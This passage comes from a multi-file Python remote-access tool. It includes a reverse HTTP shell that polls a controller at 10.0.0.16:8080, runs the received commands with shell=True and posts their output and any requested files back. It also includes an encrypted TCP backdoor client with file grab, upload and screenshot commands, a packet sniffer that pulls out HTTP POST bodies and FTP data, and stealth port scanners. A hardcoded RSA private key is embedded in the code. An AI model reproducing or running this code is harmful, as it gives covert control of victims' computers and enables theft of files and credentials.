    # client.activate_sniff()
    # client.activate_Stealth()
    # client.activate_SYN()
```

```
    # client.activate_UDP()


if __name__ == '__main__':
    main()
File Name: helper_methods.py
#####################################################################
import random
import string
import subprocess
import threading
import time
import netifaces
from Cryptodome.Cipher import AES
from Cryptodome.Cipher import PKCS1_OAEP
from Cryptodome.PublicKey import RSA
from Cryptodome.Util import Padding
from PIL import ImageGrab
import os
import socket
from netaddr import IPNetwork
import re

IV = b"H" * 16

enc_key = ''.join(random.choice(string.ascii_lowercase + string.ascii_uppercase + string.digits + '^!\$%&/()=?{['
                                                                                                  ']}+~#-_.:,'
                                                                                                  ';<>|\\') for i in
                 range(0, 32))


def list_to_path(lis: list):
    return ''.join(lis[i] + ' ' if len(lis) > 1 else lis[i] for i in range(len(lis)))


def screenshot() -> str:
    snapshot = ImageGrab.grab()
    save_path = "screenshots/" + time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                                                                        20:] + "-" + time.asctime()[
                                                                                                    11:19].replace(
        ':', '_') + ".jpg"  # This line slices from the module time only the date and time,
    # and replaces every ':' with '-' so the file will be able to be saved.
    snapshot.save(save_path)
    return save_path


def RSAFunc_server(message):
    # Server Side Encryption RSA of the key
    publicKey = """-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAo41dU8F/yw5NvgBvfvMB
cW6kHxWG3lunMp0y/8D5oHOBzuXrB6DR5O0cK768NwQpueDJIzBUmMO7rwF+UHZG
4h20R8v4WMDItIr9NLrNNMPhXDEIDo9A9NaMsa/PtHztsnlfJbm/sOffwScnKGrH
5cmfzXu2AQA0vA8DUDdr3aJH5gRrPT6t+MNSBh3OskP5lfFa83kk9wwQp3RmDu+R
Sc4x0/4TiBXxZ8o9SikgcYmICUvitd1WOu4TDCdDFBM/aEwWQ5YpG0Oc/isiUwyX
bqJJQ+SScYw2b6jNkxzIw7/B2ZfG1sEubo0BoXHRqMTkzJyi76o8SCG/dWtMHaSg
JXeSHwPxVcIppZ6D8jQt8r2tUaWydSa/xnVfSTZBHe/9PKEsu292tpwr4DD7E4ty
33OmYWreNV8TZ9MK1npf2Lkwq/kqZO/wt3MqoUdd19hc83oYYD19B0PxtMkRmHIk
```

```
EZANa986Fws/1Q9i6ZF1KzskZ+Bg9vwCLzUyUWtKd8a1Z97qR1ETOBv9PhuMwIlS
C4KBCuFNnvwdiXthuCalodwKu1ZjOMsX5lFzNPfUVwGg7y4GKI/VKaugdpCAdkiV
kYKEfXrZ30eC2eXR0HuSNT/wCTbzHAYqlgHO8lLoZNubSTyBMoDIqEWRuApjjTFG
IYlvCv4afkIxMzzSAgBPHLkCAwEAAQ==
-----END PUBLIC KEY-----"""
    publicKeyAfterImport = RSA.importKey(publicKey)
    encryptoMe = PKCS1_OAEP.new(publicKeyAfterImport)
    encryptedData = encryptoMe.encrypt(message)
    return encryptedData


def RSAFunc_client(data):
    privatekey = """-----BEGIN RSA PRIVATE KEY-----
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
```

```
uk8FBr0GWIbhe/+UdukDyqtHCGneqa3m9Jp2h/IjZ/IpO3fpL11l4fbl4nKqePa/
m+6BY9RgVO+yyhuZR9x5BYqbcGNS2BtCQNgrV0YmgOFc3kML11os2W2XM5sOkRTl
HJ0rzphXpB/ph1765uvlKq60IAMaNV51wQINYGFem1acz0EgjQaugTwEHprOQWaa
QBOV6JXOio2MRzrtwtrHK9aQ1I2IT9WoUtTB8L0nBa+RKQBaQ1kAmwK0voYF9Ryx
Su7UtiFL9/x/s3NLX03jWfS1r3tN1skejC/1DO1xV3gbmEBxKnrYmlW4i6Tk
-----END RSA PRIVATE KEY-----"""
    privateKeyAfterImport = RSA.importKey(privatekey)
    decryptoMe = PKCS1_OAEP.new(privateKeyAfterImport)
    return decryptoMe.decrypt(data).decode('ISO-8859-1', errors='ignore')


def encrypt_server(message):
    encryptor = AES.new(enc_key.encode('ISO-8859-1', errors='ignore'), AES.MODE_CBC, IV)
    padded_message = Padding.pad(message, 16)
    encrypted_message = encryptor.encrypt(padded_message)
    return encrypted_message


def decrypt_server(data):
    decryptor = AES.new(enc_key.encode('ISO-8859-1', errors='ignore'), AES.MODE_CBC, IV)
    decrypted_padded_message = decryptor.decrypt(data)
    decrypted_message = Padding.unpad(decrypted_padded_message,
                                      16)
    return decrypted_message


def encrypt_client(message, AES_KEY):
    encryptor = AES.new(AES_KEY, AES.MODE_CBC, IV)
    padded_message = Padding.pad(message, 16)
    encrypted_message = encryptor.encrypt(padded_message)
    return encrypted_message


def decrypt_client(data, AES_KEY):
    decryptor = AES.new(AES_KEY, AES.MODE_CBC, IV)
    decrypted_padded_message = decryptor.decrypt(data)
    decrypted_message = Padding.unpad(decrypted_padded_message, 16)
    return decrypted_message


def check_hosts(subnet_mask: str):
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    s.connect(("8.8.8.8", 80))
    ip_address = s.getsockname()[0]
    network = IPNetwork('/'.join([ip_address, subnet_mask]))
    generator = network.iter_hosts()
    st = ''
    for i in list(generator):
        st += str(i) + '\n'
    return st


def scanner(ip_addresses: list, lock: threading.Lock, clients: list):
    for ip_address in ip_addresses:
        result = os.popen('ping {0} -n 2'.format(ip_address)).read()
        if "TTL" in result:
            with lock:
```

```
            clients.append(ip_address)
        print(ip_address)


def get_ip_address():
    print("here")
    s = socket.socket()
    s.connect(("1.1.1.1", 80))
    ip = s.getsockname()[0]
    s.close()
    return ip


def get_processor_num():
    return os.cpu_count()


def get_subnet_mask():
    res = subprocess.Popen(r"ipconfig", stdout=subprocess.PIPE, stderr=subprocess.PIPE, encoding='ISO-8859-1',
errors='ignore').stdout.read()
    sm = re.findall(f"{get_ip_address()}\n.*Subnet Mask .* (255.*)", res)[0]
    print(sm)


def main():
    get_subnet_mask()


if __name__ == '__main__':
    main()
File Name: Packages_Installer.py
#####################################################################
import subprocess
import sys

import pkg_resources
from pkg_resources import DistributionNotFound, VersionConflict


def should_install_requirement(requirement):
    should_install = False
    try:
        pkg_resources.require(requirement)
    except (DistributionNotFound, VersionConflict):
        should_install = True
    return should_install


def install_packages(requirement_list):
    try:
        requirements = [
            requirement
            for requirement in requirement_list
            if should_install_requirement(requirement)
        ]
        if len(requirements) > 0:
            subprocess.check_call([sys.executable, "-m", "pip", "install", *requirements])
```

```
        else:
            print("Requirements already satisfied.")

    except Exception as e:
        print(e)


def main():
    requirements = ['pynput', 'Flask', 'Flask-SQLAlchemy', 'requests', 'scapy', 'pycryptodomex', 'Pillow', 'netaddr']
    install_packages(requirements)


main()
File Name: PACKET_SNIFFER.py
#####################################################################
from scapy.all import *
from scapy.layers.dhcp import *
from scapy.layers.dns import DNSQR, DNS
from scapy.layers.http import HTTPRequest, HTTPResponse
from scapy.layers.inet import ICMP, TCP, UDP
from scapy.layers.smb import *
import time


def filter_dns(packet: scapy.packet) -> bool:
    """The function receives a packet and returns whether or not it is a DNS packet."""
    return DNS in packet and packet[DNS].opcode == 0 and packet[DNSQR].qtype == 1


def print_query_name(dns_packet: scapy.packet):
    """The function receives a DNS packet and prints the query name requested in it."""
    return f"DNS request for the domain: {dns_packet[DNSQR].qname.decode()} from the IP address: {dns_packet[IP].src}"


def filterstringDNS(packets: list):
    st = ""
    for packet in packets:
        st += print_query_name(packet) + "\n"
    return st


def sniff_http_packets():
    sniff(filter="port 80", prn=filter_HTTP, store=False)


def filter_HTTP(packets: list):
    """The function receives an HTTP packet and prints out the HTTP request."""
    st = ""
    for packet in packets:
        if packet.haslayer(HTTPRequest):
            # if this packet is an HTTP Request
            # get the requested URL
            url = packet[HTTPRequest].Host.decode() + packet[HTTPRequest].Path.decode()
            # get the requester's IP Address
            ip = packet[IP].src
            # get the request method
            method = packet[HTTPRequest].Method.decode()
```

```
        st += f"\n[+] {ip} Requested {url} with {method}"
        if packet.haslayer(Raw) and method == "POST":
            # if show_raw flag is enabled, has raw data, and the requested method is "POST"
            # then show raw
            st += f'\n[*] Some useful Raw data: {packet[Raw].load}'
    return st


def filter_ICMP(packets):
    """The function receives list of packets and prints the IP of them."""
    st = ""
    for packet in packets:
        if str(packet.getlayer(ICMP).type) == "8":
            st += f"Ping Arrived from: {packet[IP].src}\n"
    return st


def filter_DHCP(DHCP_packets):
    """The function receives list of packets and prints the IP of them."""
    st = ""
    for packet in DHCP_packets:
        st += f"DHCP request Arrived from: {packet[IP].src}\n"
    return st


def filter_SSH(SSH_packets):
    """The function receives list of packets and prints the IP of them."""
    st = ""
    for packet in SSH_packets:
        st += f"SSH request Arrived from: {packet[IP].src}\n"
    return st


def filter_SMB(SMB_packets):
    """The function receives list of packets and prints the IP of the packets and the raw data of them."""
    st = ""
    for packet in SMB_packets:
        st += f"SMB request from IP: {packet.getlayer(IP).src}"
        if packet.haslayer(Raw):
            st += SMBSession_Setup_AndX_Request(packet.getlayer(Raw).load).NativeOS + "\n"
    return st


def filter_FTP(FTP_packets):
    """The function receives list of packets and prints the IP of the packets and the raw data of them."""
    st = ""
    for packet in FTP_packets:
        st += f"Source IP: {packet[IP].src}" + f"Data: {packet[Raw].load}\n"
    return st


def gen_sniff(num=1000):
    """The function sniffs 1000 packets by default, sorts them by the protocols HTTP, ICMP, SMB, FTP, SSH, DNS, DHCP and prints
    the most important data in them. """
    sorted_packets = [[] for _ in range(7)]
    print('Packet Sniffer has been activated!')
    packets = sniff(count=num)
```

```
    path = time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                                20:] + "-" + time.asctime()[
                                                        11:19].replace(
        ':', '_')
    wrpcap(path, packets)
    print('Packet Sniffer has been Terminated!')
    for packet in packets:
        if packet.haslayer(HTTPRequest) or packet.haslayer(HTTPResponse):
            sorted_packets[0].append(packet)
        elif packet.haslayer(ICMP):
            sorted_packets[1].append(packet)
        elif packet.haslayer(SMBSession_Setup_AndX_Request):
            sorted_packets[2].append(packet)
        elif packet.haslayer(TCP) and packet[TCP].dport == 21:
            sorted_packets[3].append(packet)
        elif packet.haslayer(TCP) and packet[TCP].dport == 22:
            sorted_packets[4].append(packet)
        elif packet.haslayer(UDP) and packet.haslayer(DNS) and packet.haslayer(DNSQR):
            sorted_packets[5].append(packet)
        elif packet.haslayer(UDP) and packet[UDP].dport == 67 or packet.haslayer(UDP) and packet[UDP].dport == 68:
            sorted_packets[6].append(packet)
    return sorted_packets, path


def main():
    gen_sniff()


if __name__ == "__main__":
    main()
File Name: PortScanner.py
#####################################################################
from scapy.all import *
from scapy.layers.inet import ICMP, IP, UDP, TCP
from helper_methods import get_processor_num


def divide_ports(start_port=1, end_port=65536) -> list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
     specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
    l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind == get_processor_num() * 2 - 1:
            ending_port = end_port
        l.append((start_port, ending_port))
        start_port += length
        ind += 1
    return l


def check_ports(start_port, end_port):
    if start_port > end_port:
        start_port, end_port = end_port, start_port
    elif start_port == end_port:
```

```
        end_port += 1
    if end_port > 65535:
        end_port = 65535
    return start_port, end_port


class PortScanner:
    def __init__(self, ip_address: str):
        self.target_ip_address = ip_address
        self.open_ports = []

    def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
        start_port, end_port = check_ports(start_port, end_port)
        self.open_ports = []
        self.counter = 0
        li = divide_ports(start_port, end_port)
        threads = []
        for i in range(len(li)):
            t = Thread(target=self.UDP_Scan, args=(li[i],))
            threads.append(t)
            t.start()
        for t in threads:
            t.join()
        return sorted(self.open_ports)

    def UDP_Scan(self, ports: Tuple):
        for port in range(ports[0], ports[1] + 1):
            response = sr1(IP(dst=self.target_ip_address) / UDP(dport=port), timeout=10, verbose=0)
            if response and response.haslayer(UDP):
                self.open_ports.append(port)
            self.counter += 1
            if self.counter % 655 == 0:
                print(f"{self.counter / 65536:.2%} done")

    def SYN_Scan_Wrap(self, start_port=1, end_port=65535):
        start_port, end_port = check_ports(start_port, end_port)
        self.open_ports = []
        self.counter = 0
        threads = []
        li = divide_ports(start_port, end_port)  # For example [(1, 2000), (2001, 4000), (4001, 6000)]
        for i in range(len(li)):
            t = Thread(target=self.SYN_Scan, args=(li[i],))
            threads.append(t)
            t.start()
        for t in threads:
            t.join()
        return sorted(self.open_ports)

    def SYN_Scan(self, ports: Tuple):
        for port in range(ports[0], ports[1] + 1):
            try:
                packet = IP(dst=self.target_ip_address) / TCP(dport=port, flags='S')
                response = sr1(packet, timeout=0.5, verbose=0)
                if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
                    self.open_ports.append(port)
                self.counter += 1
                if self.counter % 655 == 0:
```

```
                print(f"{self.counter / 65536:.2%} done")
            except Exception:
                continue

    def Stealth_Scan_Wrap(self, start_port=1, end_port=65535):
        self.open_ports = []
        start_port, end_port = check_ports(start_port, end_port)
        self.counter = 0
        li = divide_ports(start_port, end_port)
        threads = []
        for i in range(len(li)):
            t = Thread(target=self.Stealth_Scan, args=(li[i],))
            threads.append(t)
            t.start()
        for t in threads:
            t.join()
        return sorted(self.open_ports)

    def Stealth_Scan(self, ports: Tuple):
        for port in range(ports[0], ports[1] + 1):
            response = sr1(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='S'), timeout=5,
                           verbose=0)
            if response and response.haslayer(TCP):
                if response.getlayer(TCP).flags == 0x12:
                    sr(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
                    self.open_ports.append(port)
            self.counter += 1
            if self.counter % 655 == 0:
                print(f"{self.counter / 65536:.2%} done")


def main():
    port_scanner = PortScanner('10.0.0.18')
    start_time = time.perf_counter()
    print(port_scanner.Stealth_Scan_Wrap())
    print("results:", port_scanner.SYN_Scan_Wrap())
    end_time = time.perf_counter()
    print(f"Time took to scan: {end_time - start_time}")


if __name__ == '__main__':
    main()
File Name: pure_port_scan.py
#######################################################################
from scapy.all import *
from scapy.layers.inet import TCP, ICMP, IP, UDP


def check_ports(start_port, end_port):
    if start_port > end_port:
        start_port, end_port = end_port, start_port
    elif start_port == end_port:
        end_port += 1
    return start_port, end_port


def Connect_Scan(IP_address, start_port=1, end_port=65536):
```

```
    """TCP S flag stands for SYN request in the TCP 3 way handshake.
    TCP A flag stands for ACK response in the TCP 3 way handshake
    The code for SYN - ACK flag is 0x12."""
    open_ports = []
    start_port, end_port = check_ports(start_port, end_port)
    for port in range(start_port, end_port):
        packet = IP(dst=IP_address) / TCP(dport=port, flags='S')
        response = sr1(packet, timeout=0.5, verbose=0)
        if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
            print(f"Port {port} is open!")
            open_ports.append(port)
            ACK = IP(dst=IP_address) / TCP(dport=response.sport, flags='AR')
            sr(ACK, timeout=0.2, verbose=0)
    print("Scan is complete!")
    return open_ports


def Stealth_Scan(IP_address, start_port=1, end_port=65536):
    open_ports = []
    start_port, end_port = check_ports(start_port, end_port)
    for port in range(start_port, end_port):
        response = sr1(IP(dst=IP_address) / TCP(sport=port, dport=port, flags='S'), timeout=5, verbose=0)
        if not response:
            print(f"Port {port} is Filtered!")
        elif response.haslayer(TCP):
            if response.getlayer(TCP).flags == 0x12:
                sr(IP(dst=IP_address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
                open_ports.append(port)
                print(f"Port {port} is Open!")
            elif response.getlayer(TCP).flags == 0x14:
                print(f"Port {port} is Closed!")
            elif response.haslayer(ICMP):
                if int(response.getlayer(ICMP).type) == 3 and int(response.getlayer(ICMP).code) in [1,
                                                                                                     2,
                                                                                                     3,
                                                                                                     9,
                                                                                                     10,
                                                                                                     13]:
                    print(f"Port {port} is Filtered!")
    print("Scan is complete!")
    return open_ports


def UDP_Scan(dst_ip, start_port=1, end_port=65535):
    start_port, end_port = check_ports(start_port, end_port)
    open_ports = []
    for port in range(start_port, end_port):
        response = sr1(IP(dst=dst_ip) / UDP(dport=port), timeout=10, verbose=0)
        if not response:
            print(f"Port {port} is Filtered or Open!")
        elif response.haslayer(UDP):
            open_ports.append(port)
            print(f"Port {port} is Open!")
        elif response.haslayer(ICMP) and int(response.getlayer(ICMP).type) == 3 and int(
                response.getlayer(ICMP).code) in [1, 2, 9, 10, 13]:
            print(f"Port {port} is Filtered!")
        else:
```

```
        print(f"Port {port} is Closed!")
    return open_ports


def main():
    # SYN_Scan('10.0.0.18')
    Stealth_Scan('10.0.0.20', 20, 90)
    SYN_Scan('10.0.0.20', 1, 100)


if __name__ == "__main__":
    main()
File Name: Server.py
#######################################################################
import socket
import time
from threading import Thread

import PACKET_SNIFFER as snf
from PortScanner import PortScanner
from Webshell_Client import Client
from helper_methods import *
import Packages_Installer


class Server(Thread):
    def __init__(self):
        self.conn = socket.socket()
        self.conn.bind((get_ip_address(), 16549))
        self.conn.listen(100)
        print('[+] Listening for income TCP connection on port 16549')
        self.conn, self.addr = self.conn.accept()
        print('[+]We got a connection from', self.addr)
        self.run()

    def run(self) -> None:
        while True:
            length = self.conn.recv(1024).decode()
            while not length:
                length = self.conn.recv(1024).decode()
            msg = self.conn.recv(int(length)).decode()
            print(msg)
            if msg == 'SNF_SRT':
                st = ''
                print('Sniffing Started')
                sorted_packets, path = snf.gen_sniff()
                st += snf.filter_HTTP(sorted_packets[0]) + snf.filter_ICMP(sorted_packets[1]) + snf.filter_SMB(
                    sorted_packets[2])
                st += snf.filter_FTP(sorted_packets[3]) + snf.filter_SSH(sorted_packets[4]) + snf.filterstringDNS(
                    sorted_packets[5]) + snf.filter_DHCP(sorted_packets[6])
                self.conn.send(str(len(st)).encode())
                self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
                time.sleep(3)
                self.transfer(path)
                continue
            elif msg == 'SYN_SRT':
                open_ports = PortScanner(get_ip_address()).SYN_Scan_Wrap()
```

```
            st = ''
            for open_port in open_ports:
                st += f"Port {open_port} is open!" + '\n'
            self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
            self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
            continue
        elif msg == 'STEALTH_SRT':
            open_ports = PortScanner(get_ip_address()).Stealth_Scan_Wrap()
            st = ''
            for open_port in open_ports:
                st += f"Port {open_port} is open!" + '\n'
            self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
            self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
            continue
        elif msg == 'UDP_SRT':
            open_ports = PortScanner(get_ip_address()).UDP_Scan_Wrap()
            st = ''
            for open_port in open_ports:
                st += f"Port {open_port} is open!" + '\n'
            self.conn.send(str(len(st)).encode('ISO-8859-1', errors='ignore'))
            self.conn.send(st.encode('ISO-8859-1', errors='ignore'))
            continue
        elif msg == 'REV_ACT':
            Client(self.addr[0], 9999).run()
        elif msg == 'EXIT':
            self.conn.shutdown(socket.SHUT_RDWR)
            self.conn.close()
            self.__init__()

    def transfer(self, path):
        import os
        if os.path.exists(path):
            f = open(path, 'rb')
            packet = f.read(1024)
            while len(packet) > 0:
                self.conn.send(packet)
                packet = f.read(1024)
            self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
        else:
            self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))


def main():
    server = Server()


if __name__ == '__main__':
    main()
File Name: Shell_client.py
#######################################################################
import random
import subprocess
import requests
import time
import os
```

```
def main():
    while True:
        req = requests.get('http://10.0.0.16:8080')
        command = req.text
        if 'terminate' in command.lower():
            break
        elif 'grab' in command.lower() or 'download' in command.lower():
            grab, path = command.split('*')
            if os.path.isfile(path):
                files = {'file': open(path, 'rb')}
                requests.post('http://10.0.0.16:8080/store', files=files)
            else:
                requests.post('http://10.0.0.16:8080/store', data='[-] Not able to find the requested file!'.encode())
        else:
            CMD = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            requests.post('http://10.0.0.16:8080', data=CMD.stdout.read())
            requests.post('http://10.0.0.16:8080', data=CMD.stderr.read())
        time.sleep(3)


if __name__ == '__main__':
    while True:
        try:
            main()
        except Exception:
            sleep_for = random.randint(1, 10)
            time.sleep(sleep_for)
File Name: Shell_server.py
#######################################################################
import http.server
import os, cgi

HOST_NAME = '192.168.1.76'
HOST_PORT = 8080


class MyHandler(http.server.BaseHTTPRequestHandler):
    def do_GET(self):
        command = input('Shell< ')
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(command.encode())

    def do_POST(self):
        if self.path == '/store':
            try:
                ctype, pdict = cgi.parse_header(self.headers.get('content-type'))
                if ctype == 'multipart/form-data':
                    fs = cgi.FieldStorage(fp=self.rfile, headers=self.headers, environ={'REQUEST_METHOD': 'POST'})
                    fs_up = fs['file']
                    with open(r'C:\Users\ofeke\Desktop\Newfile.txt', 'wb') as o:
                        print('[+] Writing file...')
                        o.write(fs_up.file.read())
                        print("Here")
                        self.send_response(200)
                        self.end_headers()
```

```
            else:
                print('[-] Unexpected POST request.')
        except Exception as e:
            print(e)
        return None
    self.send_response(200)
    self.end_headers()
    length = int(self.headers['Content-length'])
    postVar = self.rfile.read(length)
    print(postVar.decode())


def main():
    server_class = http.server.HTTPServer
    httpd = server_class((HOST_NAME, HOST_PORT), MyHandler)
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("[!] Server is terminated.")
        httpd.server_close()


if __name__ == '__main__':
    main()
File Name: TCP_client.py
#####################################################################
import os
import socket
import subprocess
from threading import Thread
from helper_methods import *


class Client(Thread):
    def __init__(self, IP: str, Port: int):
        self.conn = socket.socket()
        self.IP = IP
        self.Port = Port
        print(f"Trying to connect to {self.IP} in port {self.Port}")
        while True:
            try:
                self.conn.connect((IP, Port))
                break
            except Exception:
                sleep_for = random.randrange(1, 10)
                time.sleep(sleep_for)
                continue
        while True:
            try:
                AES_KEY = self.conn.recv(1024)
                self.AES_KEY = AESFunc_client(AES_KEY).encode('ISO-8859-1', errors='ignore')
                res = encrypt_client(os.getcwd().encode('ISO-8859-1', errors='ignore'), self.AES_KEY)
                self.conn.send(res)
                break
            except Exception:
                continue
```

```
def transfer(self, path):
    if os.path.exists(path):
        f = open(path, 'rb')
        packet = f.read(1024)
        while len(packet) > 0:
            self.conn.send(packet)
            packet = f.read(1024)
        self.conn.send('DONE'.encode('ISO-8859-1', errors='ignore'))
    else:
        self.conn.send('File not found'.encode('ISO-8859-1', errors='ignore'))

def download(self, command):
    f = open(command, 'wb')
    while True:
        bits = self.conn.recv(1024)
        if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
            f.write(bits[:-4])
            f.close()
            print('[+] Transfer completed ')
            break
        if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
            print('[-] Unable to find out the file')
            break
        f.write(bits)

def run(self):
    while True:
        try:
            command = decrypt_client(self.conn.recv(1024), self.AES_KEY)
            print(command)
        except ConnectionResetError:
            self.__init__(self.IP, self.Port)
            continue
        if 'terminate' in command.decode('ISO-8859-1', errors='ignore'):
            self.conn.close()
            break
        elif 'cd' in command.decode('ISO-8859-1', errors='ignore'):
            command, path = command.decode('ISO-8859-1', errors='ignore')[0], list_to_path(
                command.decode('ISO-8859-1', errors='ignore').split(' ')[1:])
            try:
                os.chdir(path)
                self.conn.send(
                    encrypt_client(f'[+] CWD is {os.getcwd()}'.encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
            except Exception as e:
                self.conn.send(encrypt_client(('[-]' + str(e)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
                print("Could not enter this path.")
        elif 'grab' in command.decode('ISO-8859-1', errors='ignore') or 'download' in command.decode('ISO-8859-1',
                                                                                                     errors='ignore'):
            grab, path = command.decode('ISO-8859-1', errors='ignore').split("*")
            try:
                self.transfer(path)
            except Exception:
                pass
        elif 'upload' in command.decode('ISO-8859-1', errors='ignore') or 'send' in command.decode('ISO-8859-1',
                                                                                                    errors='ignore'):
            send, path = command.decode('ISO-8859-1', errors='ignore').split("*")
            self.download(path)
```

```
        elif 'screenshot' in command.decode('ISO-8859-1', errors='ignore'):
            path = screenshot()
            try:
                self.transfer(path)
            except Exception as e:
                print(e)
                raise
        elif 'searchd' in command.decode('ISO-8859-1', errors='ignore'):
            path = command.decode()[8:]
            lists = ''
            for dir_path, dir_name, file_names in os.walk(path):
                for name in dir_name:
